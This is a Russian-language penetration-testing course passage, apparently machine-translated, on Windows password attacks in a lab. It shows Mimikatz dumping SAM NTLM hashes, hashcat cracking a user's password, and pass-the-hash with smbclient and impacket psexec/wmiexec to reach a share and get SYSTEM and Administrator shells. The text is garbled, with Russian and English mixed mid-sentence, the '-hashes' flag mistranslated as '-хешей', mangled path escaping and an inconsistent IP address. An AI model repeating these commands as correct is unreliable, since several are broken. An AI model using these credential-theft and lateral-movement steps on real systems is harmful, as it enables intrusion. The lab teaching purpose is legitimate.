• Перенаправлять Net-NTLMv2-хеши

В реальных тестах на проникновение мы часто получаем привилегированный доступ к системе и можем использовать эти привилегии, чтобы извлекать хеши паролей из операционной системы. Мы также можем создавать и перехватывать запросы сетевой аутентификации Windows и использовать их в дальнейших атаках, например *pass-the-hash* или *relay attacks*.

Хотя в большинстве заданий мы столкнемся с окружением Active Directory, этот учебный блок охватывает только локальные Windows-машины. Однако навыки, изученные здесь, являются ступенькой к последующим модулям Active Directory этого курса.

В этом учебном блоке мы продемонстрируем, как получать хеши из операционной системы Windows. Мы покажем, как взламывать эти хеши или использовать их для доступа к другим системам. Для этого рассмотрим две разные реализации хешей в Windows: хеш *NT LAN Manager* (NTLM)3 и *Net-NTLMv2*.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2022), docs.microsoft.com

Перед тем как начать взлом NTLM-хешей, обсудим реализацию NTLM-хеша и то, как он используется. Затем продемонстрируем, как получать и взламывать NTLM-хеши в Windows.

Windows хранит хешированные пароли пользователей в файле базы данных *Security Account Manager* (SAM),1 который используется для аутентификации локальных и удаленных пользователей.

Чтобы затруднить offline-атаки на пароли из базы SAM, Microsoft представила функцию *SYSKEY* в Windows NT 4.0 SP3, которая частично шифрует файл SAM. Пароли могут храниться в двух разных форматах хешей: *LAN Manager* (LM)2 и NTLM. LM основан на *DES* и известен как очень слабый. Например, пароли нечувствительны к регистру и не могут превышать четырнадцать символов. Если пароль длиннее семи символов, он разбивается на две строки, каждая из которых хешируется отдельно. LM отключен по умолчанию начиная с Windows Vista и Windows Server 2008.

В современных системах хеши в SAM хранятся как NTLM-хеши. Эта реализация хеша устраняет многие слабости LM. Например, пароли чувствительны к регистру и больше не разбиваются на меньшие, более слабые части. Однако NTLM-хеши, хранящиеся в базе SAM, не salted.

Salts - это случайные биты, добавляемые к паролю перед хешированием. Они используются для предотвращения атаки, в которой атакующие заранее вычисляют список хешей и затем выполняют поиск по этим предварительно вычисленным хешам, чтобы вывести пароль в открытом виде. Список или таблица предварительно вычисленных паролей называется *Rainbow Table*,5 а соответствующая атака называется *Rainbow Table Attack*.

Мы используем "NTLM hash" вместо формально корректного *NTHash*. Поскольку "NTLM hash" чаще используется в нашей индустрии, мы используем его в этом курсе, чтобы избежать путаницы.

Мы не можем просто скопировать, переименовать или переместить базу данных SAM из `C:\Windows\system32\config\sam`, пока операционная система Windows запущена, потому что kernel удерживает эксклюзивную блокировку файловой системы на этом файле.

К счастью, можно использовать инструмент *Mimikatz*, который делает за нас основную работу и обходит это ограничение. Mimikatz предоставляет функциональность для извлечения паролей в открытом виде и хешей паролей из разных источников в Windows, а затем позволяет использовать их в дальнейших атаках, например pass_the_hash. Mimikatz также включает модуль *sekurlsa*, который извлекает хеши паролей из памяти процесса *Local Security Authority Subsystem* (LSASS). LSASS — это процесс Windows, который обрабатывает аутентификацию пользователей, смену паролей и создание *access token*.

LSASS важен для нас, потому что кеширует NTLM-хеши и другие учетные данные, которые можно извлечь с помощью модуля sekurlsa в Mimikatz. Нужно понимать, что LSASS работает от имени пользователя SYSTEM и поэтому имеет даже больше привилегий, чем процесс, запущенный как Administrator.

Из-за этого мы можем извлечь пароли только если запускаем Mimikatz как Administrator или выше и имеем включенное право доступа *SeDebugPrivilege*. Это право доступа дает возможность отлаживать не только процессы, которыми мы владеем, но и процессы всех других пользователей.

Мы также можем повысить привилегии до учетной записи *SYSTEM* с помощью инструментов вроде *PsExec* или встроенной в Mimikatz *token elevation function*, чтобы получить необходимые привилегии. Token elevation function требует права доступа *SeImpersonatePrivilege* для работы, но все локальные администраторы обладают им по умолчанию.

Теперь, когда есть базовое понимание, что такое NTLM хешей и где их искать, продемонстрируем их получение и взлом.

Мы извлечем пароли из SAM на машине MARKETINGWK01 по адресу 192.168.50.210. Можно войти в систему по RDP как пользователь *offsec*, используя *lab* в качестве пароля.

Начнем с *Get-LocalUser*, чтобы проверить, какие пользователи существуют локально в системе.

```
PS C:\Users\offsec> Get-LocalUser


Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
DefaultAccount     False   A учетной записи пользователя managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
nelly              True
offsec             True
WDAGUtilityAccount False   A учетной записи пользователя managed and used by the system for Windows Defender
    Application Guard scen...
...
```

Листинг 37 - отображение всех локальных пользователей в PowerShell

Вывод Листинга 37 указывает на существование еще одного пользователя с именем *nelly* в системе MARKETINGWK01. Наша цель в этом примере - получить пароль *nelly* в открытом виде, извлекая NTLM-хеш и взламывая его.

Мы уже знаем, что учетные данные пользователей сохраняются при входе в систему Windows, но учетные данные также сохраняются и другими способами. Например, учетные данные сохраняются, когда служба запускается от имени учетной записи пользователя.

Используем Mimikatz, расположенный в `C:\tools\mimikatz.exe`, чтобы проверить сохраненные учетные данные в системе. Запустим PowerShell как administrator: нажмем значок Windows на панели задач и введем "powershell". Выберем *Windows PowerShell* и нажмем *Run as Administrator*, как показано на следующем рисунке. Подтвердим всплывающее окно *User Account Control* (UAC), нажав *Yes*.



В PowerShell window перейдем в `C:\tools` и start Mimikatz.

```
PS C:\Windows\system32> cd C:\tools

PS C:\tools> ls

    Directory: C:\tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/31/2022  12:25 PM        1355680 mimikatz.exe

PS C:\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Листинг 38 - запуск Mimikatz

Согласно приглашению, Mimikatz запущен, и мы можем взаимодействовать с ним через среду командной строки. Каждая команда состоит из модуля и команды, разделенных двумя двоеточиями, например **privilege::debug**.

Можно использовать разные команды для извлечения паролей из системы. Одна из самых распространенных команд Mimikatz — **sekurlsa::logonpasswords**, которая пытается извлечь пароли в открытом виде и хеши паролей из всех доступных источников. Так как она генерирует

огромный объем вывода, вместо нее используем **lsadump::sam**, которая извлекает NTLM-хеши из SAM. Для этой команды сначала нужно ввести **token::elevate**, чтобы повыситься до привилегий пользователя SYSTEM.

Для обеих команд, **sekurlsa::logonpasswords** и **lsadump::sam**, нужно включенное право доступа SeDebugPrivilege, что мы делаем с помощью **privilege::debug**.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

656     {0;000003e7} 1 D 34811          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000413a0} 1 F 6146616     MARKETINGWK01\offsec    S-1-5-21-4264639230-2296035194-
    3358247000-1001  (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 6217216     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)
    Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : MARKETINGWK01
SysKey : 2a0e15573f9ce6cdd6a1c62d222035d5
Local SID : S-1-5-21-4264639230-2296035194-3358247000

RID  : 000003e9 (1001)
User : offsec
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000003ea (1002)
User : nelly
  Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10
...
```

Листинг 39 - включение SeDebugPrivilege, повышение до SYSTEM user privileges и извлечение NTLM хешей

Вывод показывает, что мы успешно включили право доступа SeDebugPrivilege и получили привилегии пользователя SYSTEM. Вывод команды **lsadump::sam** раскрывает два NTLM-хеша: один для *offsec* и один для *nelly*. Поскольку мы уже знаем, что NTLM-хеш *offsec* вычислен из пароля в открытом виде "lab", пропустим его и сосредоточимся на NTLM-хеше *nelly*.

Скопируем NTLM hash и paste it into **nelly.hash** в directory **passwordattacks** на Kali-машине.

```
kali@kali:~/passwordattacks$ cat nelly.hash
3ae8e5f0ffabb3a627672e1600f1ba10
```

Листинг 40 - NTLM hash пользователя nelly в nelly.hash

Далее retrieve correct hash mode from Hashcat's help output.

```
kali@kali:~/passwordattacks$ hashcat --help | grep -i "ntlm"

   5500 | NetNTLMv1 / NetNTLMv1+ESS                          | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                     | Network Protocol
   5600 | NetNTLMv2                                          | Network Protocol
  27100 | NetNTLMv2 (NT)                                     | Network Protocol
   1000 | NTLM                                               | Operating System
```

Листинг 41 - режим Hashcat для NTLM хешей

Вывод указывает, что правильный режим - 1000.

Теперь у нас есть все, что нужно, чтобы начать взлом NTLM-хеша. Мы уже извлекли хеш, а Mimikatz выводит его в формате, который принимает Hashcat. Следующий шаг — выбрать wordlist и файл правил. Для этого примера используем wordlist `rockyou.txt` с файлом правил **best64.rule**, содержащим 64 эффективных правила.


Передадим все аргументы и значения команде **hashcat**, чтобы начать процесс взлома.

```
kali@kali:~/passwordattacks$ hashcat -m 1000 nelly.hash /usr/share/wordlists/rockyou.txt -r /usr/share/
    hashcat/rules/best64.rule --force
hashcat (v6.2.5) starting
...
3ae8e5f0ffabb3a627672e1600f1ba10:nicole1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 3ae8e5f0ffabb3a627672e1600f1ba10
Time.Started.....: Thu Jun  2 04:11:28 2022, (0 secs)
Time.Estimated...: Thu Jun  2 04:11:28 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 17926.2 kH/s (2.27ms) @ Accel:256 Loops:77 Thr:1 Vec:8
...
```

Листинг 42 - NTLM hash пользователя nelly в nelly.hash и режим Hashcat

Вывод показывает, что мы успешно взломали NTLM-хеш пользователя *nelly*. Пароль в открытом виде, использованный для создания этого хеша, — *nicole1*. Подтвердим это, подключившись к системе по RDP.



Очень хорошо! Мы успешно взломали NTLM-хеш и использовали пароль для входа по RDP.

В этом разделе мы получили базовое понимание SAM и NTLM-хешей. Мы также продемонстрировали, как можно использовать Mimikatz для получения NTLM-хешей, и следовали методологии взлома для взлома хеша.

Хотя все это было сделано в локальной системе без окружения Active Directory, этот процесс применим к корпоративным окружениям и является важнейшим навыком для большинства реальных тестов на проникновение. В следующем разделе мы продемонстрируем, как можно использовать NTLM-хеши, даже если не удалось их взломать.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Github, 2022), github.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Devblogs, 2008), devblogs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Github, 2015), github.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

1. Выполните шаги, описанные в этом разделе, и найдите flag на desktop user *nelly* на VM #1 (MARKETINGWK01).
2. Получите доступ к VM #2 через RDP как пользователь *nadine* с паролем, полученным в упражнении из раздела "Password Manager", и используйте методы из этого раздела, чтобы извлечь NTLM-хеш пользователя *steve*. Используйте **best64.rule** для процесса взлома и введите пароль в открытом виде как ответ к этому упражнению.

В прошлом разделе мы получили NTLM-хэш и взломали его. В зависимости от стойкости пароля это может быть занять много времени или оказаться невыполнимым. В этом разделе продемонстрируем, как использовать NTLM-хэш без взлома.

Сначала продемонстрируем технику *pass_the_hash* (PtH). Эту технику можно использовать для аутентификации к локальной или удаленной цели с действительной комбинацией имени пользователя и NTLM-хеша вместо пароля в открытом виде. Это возможно, потому что NTLM/LM-хеши паролей не солятся и остаются статичными между сессиями. Более того, если мы обнаружим хеш пароля на одной цели, можно использовать его не только для аутентификации к этой цели, но и для другой цели, если вторая цель имеет учетную запись с тем же именем пользователя и паролем. Чтобы использовать эту ситуацию для выполнения кода любого вида, учетной записи также нужны административные привилегии на второй цели.


Если мы не используем локального пользователя *Administrator* в pass_the_hash, целевой машине также должна быть настроена определенным образом, чтобы получить успешное выполнение кода. Начиная с Windows Vista, во всех версиях Windows по умолчанию включены *UAC remote restrictions*. Это не позволяет ПО или командам выполняться с административными правами на удаленных

системах. Это эффективно смягчает вектор атаки для пользователей из локальной группы администраторов, за исключением локальной учетной записи *Administrator*.

В этой демонстрации предположим, что мы уже получили доступ к FILES01 и получили пароль (*password123!*) пользователя *gunther*. Мы хотим извлечь NTLM-хеш *Administrator* и использовать его для аутентификации к машине FILES02. Наша цель - получить доступ к ограниченному SMB share и использовать pass-the-hash, чтобы получить интерактивную оболочку на FILES02.

Будем считать, что локальные учетные записи *Administrator* на обеих машинах, FILES01 и FILES02, имеют один и тот же пароль. Это довольно распространено и часто встречается в реальных оценках безопасности.

Начнем с подключения к FILES01 (192.168.50.211) через RDP, используя имя пользователя *gunther* и пароль *password123!*. Затем запустим Windows Explorer и введем путь к SMB share (`\\\192.168.50.212\secrets`) в адресную строку. После ввода команды появится запрос учетных данных для подключения к share.



Когда вводим учетные данные пользователя *gunther*, получаем уведомление, что Windows не может получить доступ к этому share. Это значит, что учетная запись пользователя не существует на FILES02 или не имеет необходимых прав для доступа к share.

Теперь получим NTLM-хеш *Administrator* с помощью Mimikatz, как в предыдущем разделе. Mimikatz снова находится в `C:\tools` на FILES01. Откроем окно PowerShell как Administrator и запустим Mimikatz. Затем введем команды **privilege::debug**, **token::elevate** и **lsadump::sam**, чтобы извлечь сохраненный NTLM-хеш из SAM.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
```

```
...

mimikatz # lsadump::sam
...
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 7a38310ea6f0027ee955abed1762964b
...
```

Листинг 43 - включение SeDebugPrivilege, получение SYSTEM user privileges и извлечение NTLM хешей

Листинг 43 показывает вывод извлечения NTLM hash. Сохраним *Administrator* NTLM hash for later use.

Чтобы использовать pass_the_hash (PtH), нужны инструменты, поддерживающие аутентификацию с NTLM-хешами. К счастью, есть много вариантов. Рассмотрим несколько примеров для разных сценариев. Для SMB-перечисления и управления можно использовать *smbclient* или *CrackMapExec*. Для выполнения команд - скрипты из библиотеки *impacket*, например *psexec.py* и *wmiexec.py*. Также можно использовать NTLM-хеши для подключения к целевым системам не только по SMB, но и через другие протоколы вроде RDP и *WinRM*,7 если у пользователя есть необходимые права. Также можно выполнять pass_the_hash с Mimikatz.

Поскольку first goal этой demonstration - gain access to SMB share by providing NTLM hash, используем **smbclient**.

Чтобы использовать команду, нужно ввести путь к общему ресурсу первым аргументом, экранируя обратные косые черты. В этом случае вводим `\\\\\\\192.168.59.212\\\secrets`. Используем **-U Administrator**, чтобы задать пользователя, и `--pw-nt-hash`, чтобы указать хеш.

После successful connect к SMB share "secrets" with smbclient можно list all files в SMB share через **dir**. Также можно use **get** command, чтобы download files to Kali-машине.

```
kali@kali:~$ smbclient \\\\192.168.50.212\\secrets -U Administrator --pw-nt-hash
    7a38310ea6f0027ee955abed1762964b
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jun  2 16:55:37 2022
  ..                                DHS        0  Thu Jun  2 16:55:35 2022
  secrets.txt                         A        4  Thu Jun  2 11:34:47 2022

                4554239 blocks of size 4096. 771633 blocks available

smb: \> get secrets.txt
getting file \secrets.txt of size 4 as secrets.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```

Листинг 44 - использование smbclient с NTLM hash

Мы успешно подключились к SMB share, предоставив NTLM-хеш вместо пароля. Список каталога показывает файл `secrets.txt`. После скачивания файла можно просмотреть его содержимое.

В первой части этой демонстрации мы использовали NTLM-хеш, чтобы получить доступ к SMB share. Во второй части наша цель - получить интерактивную оболочку. Снова у нас есть множество разных инструментов и скриптов, но здесь используем скрипт **psexec.py** из библиотеки impacket.

Скрипт очень похож на оригинальную команду Sysinternals *PsExec*. Он ищет доступный для записи share и загружает туда исполняемый файл. Затем регистрирует исполняемый файл как Windows service и запускает его. Желаемый результат часто состоит в получении интерактивной оболочки или выполнении кода.

Можно использовать пакет *impacket-scripts*, чтобы выполнить **psexec.py** в Kali. Этот пакет содержит ссылки на примеры скриптов библиотеки impacket и предоставляет удобный способ их использования.

Чтобы выполнить *psexec*, введем **impacket-psexec** с двумя аргументами. Первый аргумент — `-хешей`, который позволяет использовать NTLM-хеши для аутентификации к цели. Формат — "LMHash:NTHash", где NTLM-хеш Administrator указывается после двоеточия. Так как мы используем только NTLM-хеш, можно заполнить секцию LMHash 32 нулями.

Второй аргумент - определение цели в формате "username@ip".

В конце команды можно указать еще один аргумент, используемый для определения команды, которую psexec должен выполнить на целевой системе. Если оставить его пустым, будет выполнен `cmd.exe`, предоставляющий интерактивную оболочку.

```
kali@kali:~$ impacket-psexec -хешей 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b
    Administrator@192.168.50.212
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.50.212.....
[*] Found writable share ADMIN$
[*] Uploading file nvaXenHl.exe
[*] Opening SVCManager on 192.168.50.212.....
[*] Creating service MhCl on 192.168.50.212.....
[*] Starting service MhCl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
FILES02

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7992:61cd:9a49:9046%4
   IPv4 Address. . . . . . . . . . . : 192.168.50.212
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> exit

kali@kali:~$
```

Листинг 45 - использование psexec для получения интерактивную shell

Мы успешно получили интерактивную оболочку на FILES02. Из-за особенностей *psexec.py* мы всегда получаем оболочку как SYSTEM, а не как пользователь, использованный для аутентификации.

Также можно use один из other impacket scripts, например *wmiexec.py*, чтобы obtain shell как user используемой для authentication. На Kali используйте **impacket-wmiexec** с теми же arguments, что и для *impacket-psexec*.

```
kali@kali:~$ impacket-wmiexec -хешей 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b
    Administrator@192.168.50.212
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-интерактивную shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
files02\administrator

C:\>
```

Листинг 46 - использование wmiexec для получения интерактивную shell

Как показывает output *whoami*, мы obtained shell as *Administrator* user with *wmiexec* instead of *SYSTEM*.

В этом разделе мы использовали pass-the-hash, чтобы получить доступ к SMB share. Затем использовали хеш, чтобы получить интерактивную оболочку с *impacket-psexec* и *impacket-wmiexec*.

(Microsoft Documentation, 2022), docs.microsoft.com

(Samba, 2022), samba.org

(Github, 2022), github.com

(Github, 2022), github.com

(Github, 2022), github.com

(Github, 2021), github.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Kali Tools, 2022), kali.org

1. Используйте методы из этого раздела, чтобы получить доступ к VM #2 и найти flag на рабочем столе пользователя *Administrator*.

В некоторых тестах на проникновение мы можем получить выполнение кода или shell на системе Windows как непривилегированный пользователь. Это значит, что мы не можем использовать инструменты вроде Mimikatz для извлечения паролей или NTLM-хешей. В таких ситуациях можно злоупотребить сетевым протоколом аутентификации *Net-NTLMv2*. Этот протокол отвечает за управление процессом аутентификации для Windows-клиентов и серверов в сети.

Мы используем "Net-NTLMv2" вместо формально корректного *NTLMv2*. Поскольку "Net-NTLMv2" чаще используется в нашей индустрии, мы используем его в этом курсе, чтобы избежать путаницы.

Разберем пример, чтобы познакомиться с основами процесса аутентификации. В этом примере наша цель — получить доступ к SMB share на сервере Windows 2022 с клиента Windows 11 через Net-NTLMv2.

На высоком уровне мы отправляем серверу запрос, описывающий детали подключения для доступа к SMB share. Затем сервер отправляет challenge, в котором мы шифруем данные для ответа с нашим NTLM-хешем, чтобы доказать личность. Затем сервер проверяет challenge response и соответственно разрешает или запрещает доступ.

Однако конкретная цель — использовать Net-NTLMv2 для этого упражнения, так как он менее безопасен, чем более современный протокол *Kerberos*. Это распространено в реальном мире, так как большинство Windows-окружений все еще полагается на старый протокол, особенно как на способ поддержки старых устройств, которые могут не поддерживать Kerberos.

